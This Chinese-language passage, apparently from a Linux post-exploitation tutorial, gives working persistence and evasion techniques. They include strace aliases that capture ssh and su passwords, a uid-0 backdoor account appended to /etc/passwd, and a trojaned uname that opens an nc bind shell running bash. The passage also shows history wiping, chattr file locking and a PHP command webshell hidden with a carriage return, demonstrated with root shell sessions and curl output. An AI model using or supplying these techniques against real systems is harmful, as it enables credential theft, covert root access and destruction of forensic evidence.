&>/dev/null && echo hacker:123456 | /usr/sbin/chpasswd
&>/dev/null && unset PROMPT_COMMAND"
```

Strace后门

strace常用来跟踪进程执行时的系统调用和所接收的信号。 在Linux世界，进程不能直接访问硬件设备，当进程需要访问硬件设备(比如读取磁盘文件，接收网络数据等等)时，必须由用户态模式切换至内核态模式，通 过系统调用访问硬件设备。strace可以跟踪到一个进程产生的系统调用,包括参数，返回值，执行消耗的时间。

```
ssh='strace -o /tmp/sshpwd-`date +%d%h%m%s`.log -e
read,write,connect -s2048 ssh'
su='strace -o /tmp/sulog-`date +%d%h%m%s`.log -e
read,write,connect -s2048 su'
```


后门账号

```
perl -e 'print crypt("mingy","adgfagm")."\n"'
adu01teZNx5nY

echo
"weblogic1:adu01teZNx5nY:0:0:root:/root:/bin/bash">>/etc/passw
d
```


uname后门

> https://github.com/iamckn/backdoors

```
#!/bin/bash
nc -l -v -p 4444 -e /bin/bash 2>/dev/null &
/bin/uname $@
```



```
[root@centos ~]# cat uname.sh
#uname
#------------------------
touch /usr/local/bin/uname

cat <<EOF >> /usr/local/bin/uname
#!/bin/bash
nc.traditional -l -v -p 4444 -e /bin/bash 2>/dev/null &
#socat TCP4-Listen:3177,fork EXEC:/bin/bash 2>/dev/null &
#socat SCTP-Listen:1177,fork EXEC:/bin/bash 2>/dev/null &
#perl -MIO -e'$s=new IO::Socket::INET(LocalPort=>1337,Listen=>1);while($c=$s->accept()){$_=<$c>;print $c `$_`;}' 2>/dev/null &
/bin/uname \$@
EOF

chmod +x /usr/local/bin/uname
```



```
root@kali:~# nc 172.26.2.32 4444

ls
uname

pwd
/usr/local/bin
python -c 'import pty;pty.spawn("/bin/bash")'
[root@centos bin]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0
[root@centos bin]# ls
ls
uname
[root@centos bin]#
```

Linux隐藏技巧

简单文件隐藏

```
touch .mingy.py

ls -la
```

隐藏权限

> chattr命令可以给文件加锁，防止被删除，我们也可以将它利用起来

```
chattr +i 1.txt

chattr -i 1.txt
```

隐藏历史记录

> 拿到shell以后，开启无痕模式，禁用命令历史记录功能。

```
set +o history
```

> 恢复

```
set -o history
```

删除历史命令


> 删除100行以后的操作命令

```
sed -i "100,$d" .bash_history
```

\r


```
echo -e "<?=\`\$_POST[cmd]\`?>\r<?='mingy';?>"
>/var/www/html/1ndex.php
```

> 通过cat查看不到\r字符前面的内容




```
[root@centos html]# echo -e "<?=\`\$_POST[cmd]\`?>\r<?='mingy  ';?>" >/var/www/html/1ndex.php
[root@centos html]# cat 1ndex.php
<?='mingy  ';?>`?>
```

> vim编辑文件可以看到



```
<?=`$_POST[cmd]`?>^M<?='mingy  ';?>
~
~
```

> 可正常请求webshell



```
[root@centos ~]# curl 172.26.2.32/1ndex.php -d "cmd=id"
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
mingy  [root@centos ~]#
[root@centos ~]# curl 172.26.2.32/1ndex.php -d "cmd=whoami"
apache
mingy  [root@centos ~]# curl 172.26.2.32/1ndex.php -d "cmd=ifconfig"
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1454
        inet 10.10.1.7  netmask 255.255.255.0  broadcast 10.10.1.255
        inet6 fe80::f816:3eff:fef6:191d  prefixlen 64  scopeid 0x20<link>
        ether fa:16:3e:f6:19:1d  txqueuelen 1000  (Ethernet)
        RX packets 1933851  bytes 640881214 (611.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1333819  bytes 109265627 (104.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1100406  bytes 394536252 (376.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1100406  bytes 394536252 (376.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mingy  [root@centos ~]#
```